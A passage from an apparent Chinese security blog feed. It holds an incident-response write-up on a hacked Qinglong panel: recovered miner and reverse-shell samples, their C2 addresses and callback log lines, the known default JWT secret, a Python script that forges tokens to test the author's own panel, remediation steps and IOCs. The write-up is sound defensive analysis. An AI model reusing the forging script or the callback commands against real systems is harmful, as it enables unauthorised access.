Shell</h2><p>上篇我说过一句话：「五次载荷投递失败，纯属运气。」这一轮，运气用完了。</p><p>容器 <code>/tmp</code> 里积累着 <strong>29 个 <code>.dl_*</code> 下载样本</strong>（8 个不同哈希版本），时间跨度从 8 月 21 日到 10 月 6 日，其中 <strong>10-06 当晚就有 4 个</strong>。所有样本都可执行（<code>rwxr-xr-x</code>），文件名统一是 <code>.dl_&lt;PID&gt;</code> 格式——下载器模板留下的指纹。</p><h3 id="4-1-八月的版本：XMRig-挖矿木马"><a href="#4-1-八月的版本：XMRig-挖矿木马" class="headerlink" title="4.1 八月的版本：XMRig 挖矿木马"></a>4.1 八月的版本：XMRig 挖矿木马</h3><p>最早一批（8 月）是 base64 混淆的 shell 脚本，解码后是教科书式的门罗币挖矿投递器：</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 下载源（多镜像互备）</span></span><br><span class="line">https://178.105.20.131/safe                       <span class="comment"># 主下载源</span></span><br><span class="line">https://gitee.com/albertotrindade131_png/xmrig    <span class="comment"># Gitee 镜像</span></span><br><span class="line">https://gitlab.com/api/v4/projects/54314161/...   <span class="comment"># GitLab 包仓库</span></span><br><span class="line">https://ghfast.top/?q=github.com/...              <span class="comment"># GitHub 加速代理</span></span><br><span class="line"><span class="comment"># 矿池</span></span><br><span class="line">xmrig.kryptex.network:8029                        <span class="comment"># Kryptex 矿池</span></span><br></pre></td></tr></table></figure><p>对方很懂「因地制宜」：Gitee、GitLab、GitHub 加速镜像三路互备，专治国内网络的下载问题。</p><h3 id="4-2-十月的版本：反向-Shell-后门"><a href="#4-2-十月的版本：反向-Shell-后门" class="headerlink" title="4.2 十月的版本：反向 Shell 后门"></a>4.2 十月的版本：反向 Shell 后门</h3><p>昨晚新下载的版本摇身一变，不再是矿工，而是<strong>可交互控制的后门</strong>（脚本内标签 <code>TAG=corecheck</code>）：</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">LHOST=<span class="string">&quot;<span class="variable">$&#123;LHOST:-172.86.86.60&#125;</span>&quot;</span>    <span class="comment"># C2 服务器</span></span><br><span class="line">LPORT=<span class="string">&quot;<span class="variable">$&#123;LPORT:-8443&#125;</span>&quot;</span>            <span class="comment"># 明文回连端口</span></span><br><span class="line">TLS_PORT=<span class="string">&quot;<span class="variable">$&#123;TLS_PORT:-41669&#125;</span>&quot;</span>     <span class="comment"># TLS 回连端口</span></span><br></pre></td></tr></table></figure><p>脚本内置<strong>六种回连实现</strong>，按环境可用性依次尝试：Python pty、Perl Socket、nc&#x2F;ncat&#x2F;socat、awk UDP、bash <code>/dev/tcp</code>（每种都带失败回退和 fifo 中继），还有 <code>already_connected</code> 去重检查避免重复上线。最后以 <code>sh $T QQ1509</code> 调用——<code>QQ1509</code> 是对方的行动&#x2F;租户标识。</p><p>从「挖矿变现」升级到「可交互控制」，意味着对方准备把机器当长期据点用。</p><h3 id="4-3-一个坑：日志空白-≠-无事发生"><a href="#4-3-一个坑：日志空白-≠-无事发生" class="headerlink" title="4.3 一个坑：日志空白 ≠ 无事发生"></a>4.3 一个坑：日志空白 ≠ 无事发生</h3><p>这些任务在面板日志里几乎看不到输出——因为命令结尾是：</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">sh <span class="variable">$T</span> QQ1509 &lt;/dev/null &gt;/dev/null 2&gt;&amp;1 &amp;</span><br></pre></td></tr></table></figure><p><strong>标准输出和错误全部丢弃、后台执行</strong>。上篇的攻击者下载失败时还能从 <code>curl: (6) Could not resolve host</code> 看到痕迹，这一轮的日志是干净的——要不是我去翻了 <code>/tmp</code>，几乎会以为「什么都没发生」。</p><blockquote><p>教训：排查恶意执行，<strong>不要只读应用日志</strong>；看文件系统（<code>/tmp</code>、<code>/dev/shm</code>、<code>/var/tmp</code>），看进程，看网络连接。</p></blockquote><hr><h2 id="五、根因剖析：三个漏洞叠在一起"><a href="#五、根因剖析：三个漏洞叠在一起" class="headerlink" title="五、根因剖析：三个漏洞叠在一起"></a>五、根因剖析：三个漏洞叠在一起</h2><h3 id="5-1-致命环节：JWT-用了公开的默认密钥"><a href="#5-1-致命环节：JWT-用了公开的默认密钥" class="headerlink" title="5.1 致命环节：JWT 用了公开的默认密钥"></a>5.1 致命环节：JWT 用了公开的默认密钥</h3><p>青龙的认证用 JWT，签名密钥的取值逻辑（镜像内源码 <code>back/config/index.ts</code>）：</p><figure class="highlight typescript"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="attr">secret</span>: process.<span class="property">env</span>.<span class="property">JWT_SECRET</span> || <span class="string">&#x27;whyour-secret&#x27;</span>,</span><br></pre></td></tr></table></figure><p><strong>环境变量不设置时，退回硬编码默认值 <code>&#39;whyour-secret&#39;</code></strong>——这是开源仓库里的公开常量。而我的 docker-compose 从来没设过 <code>JWT_SECRET</code>。</p><p>这意味着什么？<strong>任何人不需要知道密码，用这个公开密钥手工签一个 JWT，就能构造出「合法」的登录令牌。</strong></p><p>有人会问：面板不是还有会话管理、可以「踢出登录」吗？看中间件的两层校验：</p><figure class="highlight typescript"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">// 第一层：验签名（无状态）</span></span><br><span class="line"><span class="title function_">expressjwt</span>(&#123; <span class="attr">secret</span>: config.<span class="property">jwt</span>.<span class="property">secret</span>, <span class="attr">algorithms</span>: [<span class="string">&#x27;HS384&#x27;</span>] &#125;)</span><br><span class="line"></span><br><span class="line"><span class="comment">// 第二层：验令牌是否在数据库的会话列表中</span></span><br><span class="line"><span class="keyword">const</span> authInfo = <span class="keyword">await</span> shareStore.<span class="title function_">getAuthInfo</span>();</span><br><span class="line"><span class="keyword">if</span> (<span class="title function_">isValidToken</span>(authInfo, headerToken, req.<span class="property">platform</span>)) <span class="keyword">return</span> <span class="title function_">next</span>();</span><br></pre></td></tr></table></figure><p>两层看起来完备，但<strong>对方有容器 root</strong>——第二层要的「会话列表」，他可以自己往数据库里写。用一个必输的场景推演：默认密钥签令牌 → 直写数据库把令牌塞进会话列表 → 一个「完全合法」的会话就诞生了，登录日志里不会留下任何记录。</p><p>这也完美解释了两件事：为什么他<strong>在我清空会话列表之后</strong>还能操作；为什么他改完密码还要<strong>自己再登录一次</strong>（保持一个「正常」会话做掩护）。</p><h3 id="5-2-密码明文存储"><a href="#5-2-密码明文存储" class="headerlink" title="5.2 密码明文存储"></a>5.2 密码明文存储</h3><p>青龙 2.20.0 把面板密码<strong>以明文</strong>存在 <code>keyv.sqlite</code> 里。容器 root 读一下数据库文件就能拿到我三天前刚设置的新密码——密码轮换在这种存储方式面前毫无意义。</p><p>这个缺陷在 <strong>2.22.0 里被官方修掉</strong>（下文验证）。</p><h3 id="5-3-OpenAPI-应用密钥"><a href="#5-3-OpenAPI-应用密钥" class="headerlink" title="5.3 OpenAPI 应用密钥"></a>5.3 OpenAPI 应用密钥</h3><p>面板里有一个部署平台创建的 OpenAPI 应用（scope 含 <code>crons</code>、<code>system</code>）。密钥在面板 UI 里明文可读——对方有数月面板访问权限，这份密钥大概率也早已被复制。拿着它可以直接调 OpenAPI 创建&#x2F;运行任务，等于另一条 RCE 通道，且不受「面板密码」约束。</p><h3 id="5-4-回看上篇：我处置时踩的三个坑"><a href="#5-4-回看上篇：我处置时踩的三个坑" class="headerlink" title="5.4 回看上篇：我处置时踩的三个坑"></a>5.4 回看上篇：我处置时踩的三个坑</h3><p>诚实复盘，上篇的处置有三处错误：</p><ol><li><strong>只 restart 未 recreate</strong> → 容器可写层的后门全部存活（第三节）；</li><li><strong>没查&#x2F;没设 <code>JWT_SECRET</code></strong> → 改密码挡不住伪造令牌（5.1）；</li><li><strong>以为「清空 tokens &#x3D; 吊销会话」</strong> → 对一个能直写数据库、能伪造令牌的对手，这层防线形同虚设。</li></ol><p>结论：<strong>上一轮我治的是症状，这一轮才治了病。</strong></p><hr><h2 id="六、处置：从「重启」升级为「重建」"><a href="#六、处置：从「重启」升级为「重建」" class="headerlink" title="六、处置：从「重启」升级为「重建」"></a>六、处置：从「重启」升级为「重建」</h2><p>这轮的处置原则只有一条：<strong>假设容器内的一切都不可信，全部换新；假设所有凭据都已泄露，全部轮换。</strong></p><ol><li><strong>切断</strong>：<code>docker stop</code> —— 对方的会话立即失效；</li><li><strong>取证</strong>：<code>docker cp</code> 出 <code>/tmp</code> 全部样本、pm2 日志、两个数据库、<code>docker diff</code> 输出，归档到独立目录（这步必须在新容器创建<strong>之前</strong>做，重建后证据即销毁）；</li><li><strong>重建</strong>：<code>docker compose up -d --force-recreate</code> —— 干净文件系统，后门归零；</li><li><strong>补上致命一环</strong>，给 docker-compose.yml 增加：</li></ol><figure class="highlight yaml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line"><span class="attr">environment:</span></span><br><span class="line">  <span class="attr">QlBaseUrl:</span> <span class="string">&#x27;/&#x27;</span></span><br><span class="line">  <span class="attr">JWT_SECRET:</span> <span class="string">&#x27;&lt;64位随机十六进制&gt;&#x27;</span></span><br></pre></td></tr></table></figure><ol start="5"><li><strong>全面轮换</strong>：面板密码 + JWT_SECRET + OpenAPI client_secret，并清空面板会话列表与 OpenAPI 令牌；用户名一并复位；</li><li><strong>镜像升级</strong>：<code>whyour/qinglong</code> <strong>2.20.0（2025-12-10）→ 2.22.0（2026-09-27）</strong>，补上十个月的安全修复。</li></ol><p>升级不是可有可无的动作。2.22.0 更新日志里白纸黑字写着：</p><blockquote><p><strong>10. 加固密码存储、JWT 与两步验证、文件访问和旧文件接口</strong><br>4. 新增客户端 IP 与代理链诊断、可信代理设置和登录 IP 黑名单</p></blockquote><p>升级完成后我验证了一件有意思的事——<strong>再读数据库，密码字段已经从明文变成了哈希</strong>：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">scrypt$b828e2de...$d51e0ff9...</span><br></pre></td></tr></table></figure><p>官方在 2.22.0 里把密码存储迁移到了 <strong>scrypt</strong> 哈希（所以更新日志第 16 条提醒「密码迁移后回退旧版需恢复升级前数据」）。<strong>如果早三个月升级，他根本读不到我的密码</strong>——这是整件事里最接近「如果当时……」的一个细节。</p><hr><h2 id="七、验证：用伪造令牌打自己的面板"><a href="#七、验证：用伪造令牌打自己的面板" class="headerlink" title="七、验证：用伪造令牌打自己的面板"></a>七、验证：用伪造令牌打自己的面板</h2><p>处置完不能靠「感觉安全」，要动手打自己。用 Python 手工构造 HS384 JWT：</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">import</span> hmac, hashlib, base64, json, time, subprocess</span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">b64</span>(<span class="params">b</span>): <span class="keyword">return</span> base64.urlsafe_b64encode(b).rstrip(<span class="string">b&#x27;=&#x27;</span>)</span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">forge</span>(<span class="params">secret</span>):</span><br><span class="line">    h = b64(json.dumps(&#123;<span class="string">&quot;alg&quot;</span>: <span class="string">&quot;HS384&quot;</span>, <span class="string">&quot;typ&quot;</span>: <span class="string">&quot;JWT&quot;</span>&#125;).encode())</span><br><span class="line">    p = b64(json.dumps(&#123;<span class="string">&quot;data&quot;</span>: <span class="string">&quot;t&quot;</span>, <span class="string">&quot;iat&quot;</span>: <span class="built_in">int</span>(time.time()),</span><br><span class="line">                        <span class="string">&quot;exp&quot;</span>: <span class="built_in">int</span>(time.time()) + <span class="number">3600</span>&#125;).encode())</span><br><span class="line">    <span class="keyword">return</span> (h + <span class="string">b&#x27;.&#x27;</span> + p + <span class="string">b&#x27;.&#x27;</span> +</span><br><span class="line">            b64(hmac.new(secret.encode(), h + <span class="string">b&#x27;.&#x27;</span> + p, hashlib.sha384).digest())).decode()</span><br><span class="line"></span><br><span class="line"><span class="keyword">for</span> label, secret <span class="keyword">in</span> [(<span class="string">&quot;旧默认密钥&quot;</span>, <span class="string">&quot;whyour-secret&quot;</span>), (<span class="string">&quot;新随机密钥&quot;</span>, NEW_SECRET)]:</span><br><span class="line">    r = subprocess.run([<span class="string">&quot;curl&quot;</span>, <span class="string">&quot;-s&quot;</span>, <span class="string">&quot;-H&quot;</span>, <span class="string">&quot;Authorization: Bearer &quot;</span> + forge(secret),</span><br><span class="line">                        <span class="string">&quot;http://127.0.0.1:15700/api/user&quot;</span>], stdout=subprocess.PIPE)</span><br><span class="line">    <span class="built_in">print</span>(label, <span class="string">&quot;-&gt;&quot;</span>, r.stdout.decode()[:<span class="number">100</span>])</span><br></pre></td></tr></table></figure><p>结果矩阵（全部实测）：</p><table><thead><tr><th>攻击向量</th><th>结果</th><th>含义</th></tr></thead><tbody><tr><td>新密码登录</td><td><code>200 OK</code></td><td>我进得去</td></tr><tr><td>对方密码 <code>Ql@Pwn2026!</code></td><td><code>400 拒绝</code></td><td>他进不去</td></tr><tr><td>旧默认密钥伪造令牌</td><td><code>401 invalid signature</code></td><td><strong>第一层签名就拒绝</strong>（修复前会通过）</td></tr><tr><td>新密钥伪造令牌</td><td><code>401</code>（会话列表校验拒绝）</td><td>第二层兜底仍在</td></tr><tr><td>OpenAPI 旧应用密钥</td><td><code>400 Invalid client_id or client_secret</code></td><td>已轮换生效</td></tr><tr><td>容器内后门&#x2F;载荷残留</td><td><code>0</code></td><td>重建干净</td></tr><tr><td>任务数 &#x2F; 计划任务</td><td><code>0 / 空</code></td><td>无持久化</td></tr></tbody></table><p>顺带一个实用的排查技巧：<strong>两层校验的错误信息不同</strong>——<code>invalid signature</code> 说明卡在签名层（密钥不对）；<code>jwt malformed</code> &#x2F; <code>Token expired</code> 说明签名过了、卡在会话列表层（令牌不在册）。看响应就能定位伪造尝试打到了哪一层。</p><hr><h2 id="八、教训清单（升级版）"><a href="#八、教训清单（升级版）" class="headerlink" title="八、教训清单（升级版）"></a>八、教训清单（升级版）</h2><ol><li><strong>容器被入侵后必须 recreate，不是 restart</strong>。<code>docker diff</code> 列出自镜像以来的全部改动，是容器取证第一条命令；<code>/tmp</code>、<code>/dev/shm</code>、<code>/var/tmp</code> 是载荷最爱落地的三个位置；</li><li><strong>开源面板先查默认密钥</strong>。青龙的 <code>JWT_SECRET</code> 不设置就用公开默认值——改密码、清会话都挡不住伪造令牌。同类产品有一个查一个；</li><li><strong>「改密码」永远不等于「清访问」</strong>。真正的吊销 &#x3D; 换签名密钥（JWT_SECRET）+ 轮换所有 API&#x2F;应用密钥 + 重建容器；</li><li><strong>旧版青龙密码明文存库</strong>——只要没升级到 2.22+，就将面板数据库视为绝密文件，任何容器内代码可读即泄露；</li><li><strong>端口暴露是原罪</strong>。做到安全组白名单，或改绑 <code>127.0.0.1</code> 用 SSH 隧道访问：<figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">ssh -N -L 15700:127.0.0.1:15700 root@&lt;服务器&gt;   <span class="comment"># 浏览器访问 http://127.0.0.1:15700</span></span><br></pre></td></tr></table></figure></li><li><strong>别被空日志骗了</strong>。攻击者会把输出重定向到 <code>/dev/null</code> 再后台执行——日志干净时，去查文件系统和进程；</li><li><strong>镜像版本就是安全水位</strong>。落后十个月 &#x3D; 十个月补丁缺席；定期 <code>docker pull</code> + recreate；</li><li>升级后顺手开 <strong>两步验证</strong>（2.22 还新增了登录 IP 黑名单）。</li></ol><hr><h2 id="九、IOC-更新（第二轮）"><a href="#九、IOC-更新（第二轮）" class="headerlink" title="九、IOC 更新（第二轮）"></a>九、IOC 更新（第二轮）</h2><table><thead><tr><th>类型</th><th>值</th></tr></thead><tbody><tr><td>C2（反向 Shell）</td><td><code>172.86.86.60:8443</code>（TLS 端口 <code>41669</code>）</td></tr><tr><td>挂马域名</td><td><code>612f0152.lazyrabbit.pages.dev</code>（Cloudflare Pages 滥用）</td></tr><tr><td>挖矿载荷源</td><td><code>178.105.20.131/safe</code></td></tr><tr><td>矿池</td><td><code>xmr.kryptex.network:8029</code>（Kryptex）</td></tr><tr><td>挖矿二进制镜像</td><td><code>gitee.com/albertotrindade131_png/xmrig</code>、<code>gitlab.com/api/v4/projects/54314161/...</code>、<code>ghfast.top</code> 代理</td></tr><tr><td>后门文件特征</td><td><code>/bin/softirq</code>、<code>/usr/local/bin/watcher</code>、<code>/var/tmp/.rsyslogd</code>、<code>/var/lib/.sysconf_id</code>（内容为实例 ID）、<code>/usr_&lt;ID&gt;/</code>、<code>/lib/systemd/cache/{asset-indexer,health-monitor}</code></td></tr><tr><td>任务名特征</td><td><code>ql-osprobe-*</code>、<code>ql-rce-*</code>、命令 <code>echo %OS%</code></td></tr><tr><td>行动标识</td><td>脚本内 <code>TAG=corecheck</code>；调用参数 <code>QQ1509</code></td></tr><tr><td>攻击 IP（本轮）</td><td><code>105.156.223.207</code>（摩洛哥，登录成功）</td></tr><tr><td>样本 MD5</td><td><code>24e45645045eedd9d9bc30697ab173df</code>、<code>2b62ebd54f2345aed795cf1eb62df9c4</code>、<code>5f44f2725089395ff597cf108f086a80</code>、<code>0e4f2e687c9dd60e3e3a47211f05ac41</code>、<code>e37878310c7c64dfb771219344e4e6af</code>、<code>44d1f216b62ffdb3b8efb0e10f5bbada</code>、<code>a580984c06e5522403b42afcba6bbb39</code>、<code>098ac84443fd90e8a7542b6c2a41f9b7</code></td></tr></tbody></table><hr><h2 id="十、参考资料"><a href="#十、参考资料" class="headerlink" title="十、参考资料"></a>十、参考资料</h2><ol><li><a href="https://github.com/whyour/qinglong/blob/master/docs/releases/2.22.0.md">青龙面板 2.22.0 更新日志（密码存储 &#x2F; JWT 加固、登录 IP 黑名单）</a></li><li><a href="https://github.com/whyour/qinglong">whyour&#x2F;qinglong — 青龙面板官方仓库（默认密钥源码位于 <code>back/src/config/index.ts</code>）</a></li><li><a href="https://docs.docker.com/reference/cli/docker/container/diff/">docker diff — 容器文件系统改动排查命令</a></li><li>上篇：<a href="https://blog.u8m.cn/posts/8f998770fd93/">我的青龙面板被黑了半年 —— 青龙面板攻防复盘（上）</a></li><li><a href="https://unifuncs.com/s/lInbt7ye">青龙面板遭挖矿木马植入高危攻击事件（.fullgc）</a></li><li><a href="https://forum.naixi.net/thread-10147-1">naixi 论坛：快去检查你的青龙面板，可能中挖矿木马了</a></li><li><a href="https://abuse.cloudflare.com/">Cloudflare 滥用举报（pages.dev 等免费托管被用于挂马）</a></li><li><a href="https://fofa.info/">FOFA 网络空间测绘引擎</a></li></ol>]]>
    </content>
    <id>https://blog.u8m.cn/posts/449d2363b11b/</id>
    <link href="https://blog.u8m.cn/posts/449d2363b11b/"/>
    <published>2026-10-07T04:00:00.000Z</published>
    <summary>上篇处置三天后，境外 IP 再次成功登录并改密锁门——这次载荷投递成功了，/tmp 挖出 29 个样本。三个真正的根因：容器只重启未重建、JWT 公开默认密钥可伪造令牌、密码明文存库。完整复盘 docker diff 取证、容器重建、全面凭据轮换与实测验证。</summary>
    <title>续：换了密码，他还是进来了 —— 青龙面板攻防复盘（下）</title>
    <updated>2026-10-07T12:46:05.021Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="运维" scheme="https://blog.u8m.cn/tags/%E8%BF%90%E7%BB%B4/"/>
    <category term="安全" scheme="https://blog.u8m.cn/tags/%E5%AE%89%E5%85%A8/"/>
    <category term="青龙面板" scheme="https://blog.u8m.cn/tags/%E9%9D%92%E9%BE%99%E9%9D%A2%E6%9D%BF/"/>
    <category term="应急响应" scheme="https://blog.u8m.cn/tags/%E5%BA%94%E6%80%A5%E5%93%8D%E5%BA%94/"/>
    <content>
      <![CDATA[<h2 id="一、TL-DR"><a href="#一、TL-DR" class="headerlink" title="一、TL;DR"></a>一、TL;DR</h2><p>一台部署在阿里云 ECS 上的青龙面板，持续收到「国外 IP 登陆」通知，起初以为是常见的爆破噪音。<strong>取证后发现：境外黑产最迟从 2026 年 4 月 13 日起就持有面板凭据，累计 61 次登录、43 次成功</strong>，期间在容器内以 root 执行了整套侦察命令、留下每分钟执行的持久化任务、先后 5 次尝试下载恶意载荷——全部载荷投递均因容器网络问题失败，且面板环境变量为空、无可窃取的 Cookie，最终未造成实际损失。</p><p>本文完整复盘：排查过程（含一个极易看反的日志字段）、攻击时间线、攻击者画像与凭据来源推断、为什么没有造成损失、应急处置清单，以及给所有青龙面板用户的建议。</p><blockquote><p><strong>脱敏说明</strong>：本文已隐去服务器 IP 与面板账号（部分打码）；攻击者 IOC 保留完整，便于在威胁情报平台查询比对。</p></blockquote><hr><h2 id="二、起因：一直骚扰我的「国外-IP-登陆」通知"><a href="#二、起因：一直骚扰我的「国外-IP-登陆」通知" class="headerlink" title="二、起因：一直骚扰我的「国外 IP 登陆」通知"></a>二、起因：一直骚扰我的「国外 IP 登陆」通知</h2><p>服务器上用某一键部署工具装了青龙面板，跑在非默认端口上，通过安全组对公网开放。一段时间以来，通知渠道反复推送青龙的「登录通知」：某个美国、英国、德国的 IP 尝试登录面板。</p><p>最常见的误判是把它当成 SSH 爆破噪音——「公网机器嘛，天天被人扫，习惯了」。</p><p>于是按标准流程先排除了最坏情况：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 宿主机成功登录记录：全部是国内 IP（自己的登录）</span></span><br><span class="line">last -a</span><br><span class="line"><span class="comment"># 宿主机失败登录：少量境外爆破尝试（deploy 等用户名），未成功</span></span><br><span class="line">lastb</span><br></pre></td></tr></table></figure><p>SSH 层面干净。<strong>那么问题一定出在面板自己身上。</strong></p><hr><h2 id="三、排查：一个极易看反的日志字段"><a href="#三、排查：一个极易看反的日志字段" class="headerlink" title="三、排查：一个极易看反的日志字段"></a>三、排查：一个极易看反的日志字段</h2><p>青龙的登录日志存在 SQLite 里（<code>data/db/database.sqlite</code> 的 <code>Auths</code> 表），每条记录带 <code>info</code> JSON：IP、归属地、平台、<code>status</code>。</p><p>第一直觉：<code>status=1</code> 是「成功」，<code>status=0</code> 是「失败」。按这个理解，境外 IP 大多是失败尝试——虚惊一场。</p><p><strong>但这个直觉是反的。</strong> 翻青龙源码（<code>back/data/system.ts</code>）：</p><figure class="highlight typescript"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">export</span> <span class="keyword">enum</span> <span class="title class_">LoginStatus</span> &#123;</span><br><span class="line">  <span class="string">&#x27;success&#x27;</span>,   <span class="comment">// = 0</span></span><br><span class="line">  <span class="string">&#x27;fail&#x27;</span>,      <span class="comment">// = 1</span></span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>TypeScript 数字枚举从 0 开始，<strong><code>success=0</code>、<code>fail=1</code></strong>。再看 <code>services/user.ts</code>，登录成功才写入 <code>LoginStatus.success</code> 并推送「登录成功」通知。</p><p>翻转语义重新统计，结论完全不同：</p><table><thead><tr><th>统计项</th><th>数量</th></tr></thead><tbody><tr><td>登录日志总记录</td><td>71 条（含 3 条安装初始化、7 条本人登录）</td></tr><tr><td><strong>境外 IP 记录</strong></td><td><strong>61 条</strong></td></tr><tr><td><strong>境外 IP 成功登录（status&#x3D;0）</strong></td><td><strong>43 次</strong></td></tr><tr><td>境外 IP 失败尝试（status&#x3D;1）</td><td>18 次</td></tr></tbody></table><p>也就是说：**过去半年，境外 IP 成功登录了这台面板 43 次。**通知里那些「国外 IP 登陆」，不是爆破噪音，是真实的入侵。</p><hr><h2 id="四、攻击时间线：两个风格迥异的阶段"><a href="#四、攻击时间线：两个风格迥异的阶段" class="headerlink" title="四、攻击时间线：两个风格迥异的阶段"></a>四、攻击时间线：两个风格迥异的阶段</h2><p>把 61 条境外记录按时间排开，能清晰看到两个阶段：</p><table><thead><tr><th>时间</th><th>阶段特征</th></tr></thead><tbody><tr><td>2025-12-25</td><td>面板经一键部署工具安装，凭据由工具自动生成（<code>test_id9***</code> &#x2F; <code>pass_eys***</code>）</td></tr><tr><td>2026-03-16</td><td>本人最后一次正常登录（此后面板再无本人登录记录）</td></tr><tr><td><strong>2026-04-13 ～ 06-10</strong></td><td><strong>第一阶段：15 次登录全部成功、零失败</strong>，来源集中在 DigitalOcean 固定网段（纽约&#x2F;丹佛&#x2F;德州），时间点大多规律地落在 UTC 14:15 前后，每 2~3 天一次</td></tr><tr><td>2026-06-03 &#x2F; 06-11</td><td>两次载荷投递尝试（见下文），均失败</td></tr><tr><td><strong>2026-06-24 ～ 09-27</strong></td><td><strong>第二阶段：节奏突变</strong>，机房 IP + 家宽代理轮换（德国电信、捷克 T-Mobile），开始出现失败记录，动作变密</td></tr><tr><td>2026-08-21</td><td>创建两个每分钟执行的持久化任务（创建时间与某次成功登录精确到同一秒）</td></tr><tr><td>2026-09-14 &#x2F; 09-25 &#x2F; 09-30</td><td>三波密集的容器内命令执行（踩点）</td></tr><tr><td>2026-10-03</td><td>发现、取证、处置</td></tr></tbody></table><p>第一阶段那种「零失败 + 固定时刻 + 固定网段」的规律性，是自动化工具按资产清单定时「验活」的典型特征——不是人在操作，是清单化作业。</p><hr><h2 id="五、攻击者在里面做了什么"><a href="#五、攻击者在里面做了什么" class="headerlink" title="五、攻击者在里面做了什么"></a>五、攻击者在里面做了什么</h2><h3 id="1-埋持久化探针"><a href="#1-埋持久化探针" class="headerlink" title="1. 埋持久化探针"></a>1. 埋持久化探针</h3><p>任务表里出现两个不是任何人创建过的任务：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">id=6  ql-osprobe-3d302f  command: echo %OS%  schedule: * * * * *</span><br><span class="line">id=7  ql-osprobe-3756c7  command: echo %OS%  schedule: * * * * *</span><br></pre></td></tr></table></figure><p>创建时间 <code>2026-08-21 12:00:21 UTC</code>，与该秒内的两条成功登录记录逐毫秒吻合。<code>echo %OS%</code> 是个 Windows 风格的命令，在 Linux 容器里只会原样回显——它的作用不是执行什么，而是<strong>验证「我能在你这里创建并执行定时任务」</strong>，相当于确认任意命令执行能力的心跳探针。它每分钟跑一次，跑了一个多月，日志目录攒了 5.9MB。</p><h3 id="2-容器内踩点（root-权限）"><a href="#2-容器内踩点（root-权限）" class="headerlink" title="2. 容器内踩点（root 权限）"></a>2. 容器内踩点（root 权限）</h3><p><code>data/log/</code> 下出现一批以系统命令命名的任务日志，<code>ps</code> 日志甚至拍到了踩点现场——<code>whoami</code> 返回 <code>root</code>，<code>id</code> 返回 <code>uid=0(root)</code>：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">whoami  → root</span><br><span class="line">id      → uid=0(root) gid=0(root) groups=0(root),1(bin),...</span><br><span class="line">etc_passwd → ./passwd: Permission denied   # 尝试执行落地文件被拒</span><br><span class="line">ps / netstat / last / uname / hostname / df / ls</span><br></pre></td></tr></table></figure><p><code>cat /etc/passwd</code>、<code>netstat</code>、<code>last</code>——教科书式的入侵后侦察：确认权限、摸清服务与账号、寻找横向移动的可能性。</p><h3 id="3-五次载荷投递，全部失败"><a href="#3-五次载荷投递，全部失败" class="headerlink" title="3. 五次载荷投递，全部失败"></a>3. 五次载荷投递，全部失败</h3><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">2026-06-03 19:50  bash: /dev/tcp/13.52.56.206/6443: Host is unreachable</span><br><span class="line">2026-06-11 01:42  curl: (6) Could not resolve host: redirect-master-pages.pages.dev</span><br><span class="line">2026-06-28 19:58  curl: (6) Could not resolve host: redirect-master-pages.pages.dev</span><br><span class="line">2026-07-27 15:22  curl: (6) Could not resolve host: redirect-master-pages.pages.dev  ×2</span><br></pre></td></tr></table></figure><p>三次 curl 指向 Cloudflare Pages 免费托管域名（黑产常用的零成本、可信 TLS 挂马基础设施），一次是用 bash 内建的 <code>/dev/tcp</code> 向 AWS 主机 6443 端口反连（反弹 shell &#x2F; C2 手法）。<strong>五次全部因为容器内 DNS 解析失败或路由不可达而失败</strong>——攻击者反复重试说明载荷投递是其既定步骤，只是运气站在了我这边。</p><hr><h2 id="六、他们是怎么进来的"><a href="#六、他们是怎么进来的" class="headerlink" title="六、他们是怎么进来的"></a>六、他们是怎么进来的</h2><p>证据链可以排除「爆破」：</p><ul><li>境外记录中失败仅 18 次、成功 43 次，第一阶段更是 15 连成功零失败；</li><li>凭据是部署工具生成的 <code>pass_eys***</code>（8 